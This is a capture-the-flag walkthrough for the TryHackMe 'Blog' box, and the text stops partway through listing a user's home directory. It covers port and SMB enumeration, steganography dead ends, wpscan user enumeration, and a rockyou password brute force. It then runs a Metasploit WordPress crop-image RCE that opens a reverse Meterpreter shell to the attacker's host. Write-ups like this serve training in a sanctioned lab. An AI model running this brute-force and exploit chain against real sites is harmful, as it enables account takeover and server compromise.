Blog

> **Instructions**
>
> Billy Joel made a blog on his home computer and has started working on it. It's going to be so awesome!
>
> Enumerate this box and find the 2 flags that are hiding on it! Billy has some weird things going on his laptop. Can you maneuver around and get what you need? Or will you fall down the rabbit hole...
>
> *In order to get the blog to work with AWS, you'll need to add blog.thm to your /etc/hosts file.*
>
> *Credit to Sq00ky for the root privesc idea ;)*

Enumeration

Add the target's IP Address into `/etc/hosts`:

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ sudo cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.167.210   blog.thm
```

Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn blog.thm
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-20 16:35 EDT
Nmap scan report for blog.thm (10.10.167.210)
Host is up (0.19s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 13.84 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -Pn -p 22,80,139,445 blog.thm
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-20 16:36 EDT
Nmap scan report for blog.thm (10.10.167.210)
Host is up (0.19s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 578ada90baed3a470c05a3f7a80a8d78 (RSA)
|   256 c264efabb19a1c87587c4bd50f204626 (ECDSA)
|_  256 5af26292118ead8a9b23822dad53bc16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.
39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: mean: 1m23s, deviation: 0s, median: 1m22s
| smb2-time:
|   date: 2023-08-20T20:37:57
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2023-08-20T20:37:57+00:00
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   184.96 ms 10.9.0.1
2   185.15 ms blog.thm (10.10.167.210)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.74 seconds
```

SMB

```
┌──(kali㉿kali)-[~]
└─$ smbmap -u anonymous -H blog.thm
```

```
[+] Guest session       IP: blog.thm:445        Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        BillySMB                                                READ, WRITE     Billy's local SMB Share
        IPC$                                                    NO ACCESS       IPC Service (blog server (Samba, U
buntu))
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\blog.thm\\BillySMB
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Aug 20 16:53:07 2023
  ..                                  D        0  Tue May 26 13:58:23 2020
  Alice-White-Rabbit.jpg              N    33378  Tue May 26 14:17:01 2020
  tswift.mp4                          N  1236733  Tue May 26 14:13:45 2020
  check-this.png                      N     3082  Tue May 26 14:13:43 2020

                15413192 blocks of size 1024. 9789544 blocks available
```

Transfer those files to the local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/Blog]
└─$ ls -l
total 1248
-rw-r--r-- 1 kali kali   33378 Aug 20 16:52 Alice-White-Rabbit.jpg
-rw-r--r-- 1 kali kali    3082 Aug 20 16:52 check-this.png
-rw-r--r-- 1 kali kali 1236733 Aug 20 16:52 tswift.mp4
```


Use `steghide` to extract the hidden data inside images:


```
┌──(kali㉿kali)-[~/TryHackMe/Blog]
└─$ steghide --extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".

┌──(kali㉿kali)-[~/TryHackMe/Blog]
└─$ steghide --extract -sf check-this.png
Enter passphrase:
steghide: the file format of the file "check-this.png" is not supported.
```

```
┌──(kali㉿kali)-[~/TryHackMe/Blog]
└─$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```

Hmm… It's not the right way~. Try to view these images with `display`:







To read the QR Code safely and extract the data inside it, use `zbarimg`:

```
┌──(kali㉿kali)-[~/TryHackMe/Blog]
└─$ zbarimg check-this.png
QR-Code:https://qrgo.page.link/M6dE
scanned 1 barcode symbols from 1 images in 0.01 seconds
```

Access the link and it redirects me to a Youtube video:





Let's use `Burpsuite` to capture the network flow:



Hmm, this is not the right way too~ Let's move on with the `tswift.mp4`!

Use `audacity` tool and open the `.mp4` file. Then right-click and select **Spectrogram**:


tswift
File Edit Select View Transport Tracks Generate Effect Analyze Tools Help
Audio Setup
tswift
Name...
Move Track Up
Move Track Down
Move Track to Top
Move Track to Bottom
Multi-view
Waveform
Spectrogram
Wave Color
Make Stereo Track
Swap Stereo Channels
Split Stereo Track
Split Stereo to Mono
Format
Rate
Center frequency and Width
Hz
octaves
Selection



There is nothing from the **spectrogram view** too. Be patient!

Directories Scan

```
┌──(kali㉿kali)-[~/Wordlists]
└─$ gobuster dir -w directory-list-2.3-medium.txt -t 40 --no-error -u http://blog.thm
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blog.thm
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 302) [Size: 0] [--> http://blog.thm/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://blog.thm/0/]
/feed                 (Status: 301) [Size: 0] [--> http://blog.thm/feed/]
/atom                 (Status: 301) [Size: 0] [--> http://blog.thm/feed/atom/]
/wp-content           (Status: 301) [Size: 309] [--> http://blog.thm/wp-content/]
/welcome              (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
/admin                (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
/w                    (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
```

```
/n                    (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
/rss2                 (Status: 301) [Size: 0] [--> http://blog.thm/feed/]
/wp-includes          (Status: 301) [Size: 310] [--> http://blog.thm/wp-includes/]
/no                   (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
/N                    (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
/W                    (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
/rdf                  (Status: 301) [Size: 0] [--> http://blog.thm/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://blog.thm/]
/Welcome              (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
/'                    (Status: 301) [Size: 0] [--> http://blog.thm/]
/dashboard            (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
/note                 (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/note-from-mom/]
/we                   (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
/2020                 (Status: 301) [Size: 0] [--> http://blog.thm/2020/]
/wp-admin             (Status: 301) [Size: 307] [--> http://blog.thm/wp-admin/]
/0000                 (Status: 301) [Size: 0] [--> http://blog.thm/0000/]
```

To login successfully into the **Wordpress** dashboard, we need to know the **username** and **password** at first. To solve this, there is a powerful tool used to enumerate the **wordpress** called `wpscan`:

```
wpscan --url blog.thm --enumerate u
```

In the result, I found 2 users:

```
[i] User(s) Identified:

[+] kwheel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] bjoel
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Save them into a file for brute forcing:

```
┌──(kali㉿kali)-[~/TryHackMe/Blog]
└─$ cat usernames.txt
kwheel
bjoel
```

Let's brute force the login page:

```
wpscan --url blog.thm --usernames usernames.txt -P ~/Wordlists/rockyou.txt --password-attack wp-login
```

After awhile:

```
[+] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - kwheel / cutiepie1
```

Exploit

Start **metasploit** by typing command `msfconsole`, then search for the **wordpress verion** (5.0):

```
msf6 > search "wordpress 5.0"

Matching Modules
================

   #  Name                                             Disclosure Date  Rank       Check  Description
   -  ----                                             ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce                   2019-02-19       excellent  Yes    WordPress Crop-image Sh
ell Upload
   1  exploit/unix/webapp/wp_property_upload_exec      2012-03-26       excellent  Yes    WordPress WP-Property P
HP File Upload Vulnerability
   2  auxiliary/scanner/http/wp_registrationmagic_sqli 2022-01-23       normal     Yes    Wordpress RegistrationM
agic task_ids Authenticated SQLi
```

Use the first one and set the options as below:

```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   cutiepie1        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     blog.thm         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THEME_DIR                   no        The WordPress theme dir name (disable theme auto-detection if provided)
   USERNAME   kwheel           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.63.75       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.
```

The `LHOST` need to set as your own IP. Then type `exploit` to delivery the payload:

```
msf6 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 10.9.63.75:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 10.10.127.203
[*] Meterpreter session 1 opened (10.9.63.75:4444 -> 10.10.127.203:50078) at 2023-08-20 18:25:20 -0400
[*] Attempting to clean up files...

meterpreter >
```

Then type `shell` to establish the shell and use `python` to create an interactive shell:

```
meterpreter > shell
Process 15077 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@blog:/var/www/wordpress$
```

Access the `bjoe`'s directory and read the content of `user.txt`, unfortunately, it's the fake flag:

```
www-data@blog:/home/bjoel$ ls -la
ls -la
total 100
drwxr-xr-x 4 bjoel bjoel  4096 May 26  2020 .
drwxr-xr-x 3 root  root   4096 May 26  2020 ..
lrwxrwxrwx 1 root  root      9 May 26  2020 .bash_history -> /dev/null
